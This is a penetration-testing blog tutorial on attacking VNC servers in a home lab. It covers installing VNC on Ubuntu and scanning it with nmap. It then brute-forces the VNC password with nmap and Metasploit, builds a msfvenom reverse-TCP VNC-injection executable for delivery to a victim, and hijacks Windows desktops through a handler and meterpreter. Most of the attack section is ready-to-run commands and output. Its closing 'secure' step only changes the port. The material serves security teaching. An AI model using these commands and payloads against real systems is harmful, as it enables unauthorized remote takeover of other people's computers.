VNC Penetration Testing (Port 5901)

posted in PENETRATION TESTING on SEPTEMBER 30, 2017 by RAJ CHANDEL SHARE

Welcome to Internal penetration testing on VNC server where you will learn VNC installation and configuration, enumeration and attack, system security and precaution.

From Wikipedia

Virtual Network Computing (**VNC**) is a graphical desktop sharing system that uses the Remote Frame Buffer protocol (RFB) to remotely control another computer. It transmits the keyboard and mouse events from one computer to another, relaying the graphical screen updates back in the other direction. It uses port 5900: VNC and 5901: VNC-1.

Penetration Lab Requirements

VNC Server: ubuntu

Attacker system: Kali Linux

Client system: window (tightVNC view)

Let's start!!

VNC Installation

Open the terminal and follow the given below steps by executing given command for VNC installation.

Given below command will installs the desktop, Unity, as well as several packages that are required for the graphical interface to work properly.

sudo apt-get install gnome-panel gnome-settings-daemon metacity nautilus gnome-terminal

```
ignite@ubuntu:~$ sudo apt-get install gnome-panel gnome-settings-daemon
 metacity nautilus gnome-terminal
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer r
equired:
  gir1.2-accountsservice-1.0 gir1.2-caribou-1.0 gir1.2-clutter-1.0
  gir1.2-cogl-1.0 gir1.2-coglpango-1.0 gir1.2-gck-1 gir1.2-gcr-3
  gir1.2-gdesktopenums-3.0 gir1.2-gdm-1.0 gir1.2-gkbd-3.0
  gir1.2-gnomedesktop-3.0 gir1.2-json-1.0 gir1.2-mutter-3.0 gir1.2-nmgt
k-1.0
```

Now type following command for VNC server installation.

sudo apt-get install vnc4server

```
ignite@ubuntu:~$ sudo apt-get install vnc4server
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installe
equired:
  alacarte gir1.2-accountsservice-1.0 gir1.2-carib
-1.0
  gir1.2-cogl-1.0 gir1.2-coglpango-1.0 gir1.2-gck-
```

Given below command will reset your server password that is required for VNC login

sudo vncpasswd

The password should minimum 6 digits; here I had set server **password: 098765** for VNC authentication.

```
ignite@ubuntu:~$ sudo vncpasswd
[sudo] password for ignite:
Password: 098765
Verify:   098765
ignite@ubuntu:~$
```

Type given below command to run VNC

sudo vncserver :1

```
ignite@ubuntu:~$ sudo vncserver :1

New 'ubuntu:1 (root)' desktop is ubuntu:1

Creating default startup script /home/ignite/.vnc/xstartup
Starting applications specified in /home/ignite/.vnc/xstartup
Log file is /home/ignite/.vnc/ubuntu:1.log

ignite@ubuntu:~$
```

Categories

- BackTrack 5 Tutorials
- Best of Hacking
- Browser Hacking
- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Domain Hacking
- Email Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing
- Social Engineering Toolkit
- Trojans & Backdoors
- Website Hacking
- Window Password Hacking
- Windows Hacking Tricks
- Wireless Hacking
- Youtube Hacking

It is required to kill the process if you want to make some changes in running VNC server.

sudo vncserver -kill :1

```
ignite@ubuntu:~$ sudo vncserver -kill :1
Killing Xvnc4 process ID 6333
ignite@ubuntu:~$
```

Now type following command in order to open VNC startup file for making some changes.

sudo gedit ~/.vnc/xstartup

```
ignite@ubuntu:~$ sudo gedit ~/.vnc/xstartup
```

Add given below line in startup file as shown in given and save the changes.

exec gnome-session &

exec gnome-panel &

exec gnome-settings-daemon &

exec metacity &

```
*xstartup ×
#!/bin/sh

# Uncomment the following two lines for normal desktop:
# unset SESSION_MANAGER
# exec /etc/X11/xinit/xinitrc
exec gnome-session &
exec gnome-panel &
exec gnome-settings-daemon &
exec metacity &
```

Execute given below command to set resolution of Desktop screen.

Articles

Select Month

Facebook Page

Be the first of your friends to like this

sudo vncserver :1 -geometry 1024×768 -depth 24

```
ignite@ubuntu:~$ sudo vncserver :1 -geometry 1024x768 -depth 24
^L
New 'ubuntu:1 (root)' desktop is ubuntu:1

Starting applications specified in /home/ignite/.vnc/xstartup
Log file is /home/ignite/.vnc/ubuntu:1.log

ignite@ubuntu:~$
```

After following above 7 steps check service status of VNC server using given below command.

sudo netstat -tnl |grep 5901


From given image you can confirm that port 5901 is activated

```
ignite@ubuntu:~$ sudo netstat -tnl |grep 5901
tcp6       0      0 :::5901                 :::*                    LISTEN
```


Connecting window Client to VNC server

TightVNC is a free remote control software package that help client to connect with VNC server. I have **downloaded** it in client machine so that he can connect to vnc server.


Run **TightVNC Viewer** and enter [192.168.1.218:5901] server **IP: port** number as shown in given image and then click on connect.



Client will get VNC authentication Popup enter the server password which you have set above.



From given image you can observe that window client has connected to ubuntu server and access his Desktop and could control it mouse and keyboard.



Scanning Target IP for Enumeration

Scanning plays an important role in penetration testing because through scanning attacker make sure which services and open ports are available for enumeration and attack.

Here we are using nmap for scanning port and protocols.

nmap -sT 192.168.1.218

If service is activated in targeted server then nmap show **open STATE** for port 5901.

```
root@kali:~# nmap -sT 192.168.1.218

Starting Nmap 7.60 ( https://nmap.org ) at 201
Nmap scan report for 192.168.1.218
Host is up (0.0010s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql
5901/tcp open  vnc-1
6001/tcp open  X11:1
MAC Address: 00:0C:29:D3:F2:5C (VMware)
```

Use nmap script for VNC version

Following nmap command will Queries a VNC server for its protocol version and supported security types.

nmap -p 5901 –script vnc-info 192.168.1.218

From given below image you can conclude that it has shown **protocol version 3.8** and security type: **VNC authentication 2**.

```
root@kali:~# nmap -p 5901 --script vnc-info 192.168.1.218

Starting Nmap 7.60 ( https://nmap.org ) at 2017-09-25 19:47 IST
Nmap scan report for 192.168.1.218
Host is up (-0.18s latency).

PORT     STATE SERVICE
5901/tcp open  vnc-1
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|_    VNC Authentication (2)
MAC Address: 00:0C:29:D3:F2:5C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.82 seconds
```

Use nmap script for VNC brute force attack

Following nmap command will Performs brute force password auditing against VNC server using dictionary for password.

nmap -p 5901 –script vnc-brute 192.168.1.218 –script-args passdb=/root/desktop/pass.txt

Great!! From given below image you can read the valid **password: 098765**

```
root@kali:~# nmap -p 5901 --script vnc-brute 192.168.1.218 --script-args
passdb=/root/Desktop/pass.txt

Starting Nmap 7.60 ( https://nmap.org ) at 2017-09-25 20:03 IST
Nmap scan report for 192.168.1.218
Host is up (-0.18s latency).

PORT     STATE SERVICE
5901/tcp open  vnc-1
| vnc-brute:
|   Accounts:
|     098765 - Valid credentials
|_  Statistics: Performed 8 guesses in 1 seconds, average tps: 8.0
MAC Address: 00:0C:29:D3:F2:5C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.94 seconds
```

Use Metasploit for VNC brute force attack

This module will test a VNC server on a range of machines and report successful logins. Currently it supports RFB protocol version 3.3, 3.7, 3.8 and 4.001 using the VNC challenge response authentication method.

use auxiliary/scanner/vnc/vnc_login

msf auxiliary(vnc_login) >set rhosts 192.168.1.218

msf auxiliary(vnc_login) >set rport 5901

msf auxiliary(vnc_login) >set pass_file /root/Desktop/pass.txt

msf auxiliary(vnc_login) > run

Awesome!! From given below image you can observe the same **password: 098765** have been found by metasploit.

```
msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(vnc_login) > set rhosts 192.168.1.218
rhosts => 192.168.1.218
msf auxiliary(vnc_login) > set rport 5901
rport => 5901
msf auxiliary(vnc_login) > set pass_file /root/Desktop/pass.txt
pass_file => /root/Desktop/pass.txt
msf auxiliary(vnc_login) > run

[*] 192.168.1.218:5901    - 192.168.1.218:5901 - Starting VNC login sweep
[-] 192.168.1.218:5901    - 192.168.1.218:5901 -
[-] 192.168.1.218:5901    - 192.168.1.218:5901 -
[-] 192.168.1.218:5901    - 192.168.1.218:5901 -
[+] 192.168.1.218:5901    - 192.168.1.218:5901 - Login Successful: :098765
[-] 192.168.1.218:5901    - 192.168.1.218:5901 -
[-] 192.168.1.218:5901    - 192.168.1.218:5901 -
[-] 192.168.1.218:5901    - 192.168.1.218:5901 -
[-] 192.168.1.218:5901    - 192.168.1.218:5901 -
[-] 192.168.1.218:5901    - 192.168.1.218:5901 -
[-] 192.168.1.218:5901    - 192.168.1.218:5901 -
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


Attacker connecting VNC server

Open a new terminal and type following command for connecting with VNC server using above password 098765

vncviewer 192.168.1.218:5901

```
root@kali:~# vncviewer  192.168.1.218:5901
Connected to RFB server, using protocol version 3.8
Performing standard VNC authentication
Password:  098765
```

Nice!! You can see after making successfully brute force attack an attacker can easily connect with vnc server.



Capture VNC Session of window Remote system using Msfvenom

Create a VNC payload using msfvenom and try to achieve VNC shell of victim's PC.

Open the terminal in your Kali Linux and type following command to generate a VNC payload using msfvenom command.

msfvenom -p windows/vncinject/reverse_tcp lhost=192.168.1.216 lport=44455 -f exe > /var/www/html/vnc.exe

Now the above command will generate an exe file for the VNC payload in /var/www/html of Kali Linux.

```
root@kali:~# msfvenom -p windows/vncinject/reverse_tcp lhost=192.168.1.216
lport=4455 -f exe >/var/www/html/vnc.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
```


Being an attack you need to send this backdoor to the target and **start multi handler** in the metasploit framework.

msfconsole

use exploitmulti/handler

msf exploit(handler) > set payload windows/vncinject/reverse_tcp

msf exploit(handler) > set lhost 192.168.1.216

msf exploit(handler) > set lport 4455

msf exploit(handler) > set viewonly false


msf exploit(handler) > run

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/vncinject/reverse_tcp
payload => windows/vncinject/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.216
lhost => 192.168.1.216
msf exploit(handler) > set lport 4455
lport => 4455
msf exploit(handler) > set viewonly false
viewonly => false
msf exploit(handler) > run
[*] Exploit running as background job 6.

[*] Started reverse TCP handler on 192.168.1.216:4455
```

Now attacker tries to connect with target using VNC payload, from given screenshot you can see it has launched vncviewer and we have our **session 1** is running at background.

```
msf exploit(handler) >
[*] Sending stage (401920 bytes) to 192.168.1.222
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vncviewer.
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "victim-pc"
```

Here you can see desktop screen of victim's pc through will attacker is connected.



Another way to Capture VNC Session of window Remote system


Suppose you have already exploited any window system and got victim's system reverse connection through meterpreter session.

Type given below command which will inject a VNC Dll via a reflective loader (staged). Connect back to the attacker.

Meterpreter > run vnc

```
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.1.216 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\pentest\AppData\Local\Temp\Ixip
[*] Executing the VNC agent with endpoint 192.168.1.216:4545...
meterpreter > Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "victim-pc"
```

Great!! Again attacker is connected to victim's system



Secure VNC server through port forwarding

Open vnserver setup file using given blow command:

sudo gedit /usr/bin/vncserver

```
ignite@ubuntu:~$ sudo gedit /usr/bin/vncserver
```


Follow given below step for making changes

Add # to comment "vncport = 5900"


Add a new line as shown in given image for forwarding VNC service as **vncPort** = **8800;**

```
} else {
    $displayNumber = &GetDisplayNumber();
}

$vncPort = 8800 ;
#$vncPort = 5900 + $displayNumber;

$desktopLog = "$vncUserDir/$host:$displayNumber.log";
unlink($desktopLog);
```

Now try to connect with vnc server through port **8800** as connected above through tighvnc viewer and enter the password.



Hence you can see the vnc connection has been established successfully.



Author: Sanjeet Kumar is a Information Security Analyst | Pentester | Researcher
Contact ~~Here~~

Share this:

Like this:

Loading...

ABOUT THE AUTHOR

RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

PREVIOUS POST
← FTP PIVOTING THROUGH RDP

NEXT POST
VNC TUNNELING OVER SSH →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

Save my name, email, and website in this browser for the next time I comment.

POST COMMENT

Notify me of follow-up comments by email.

Notify me of new posts by email.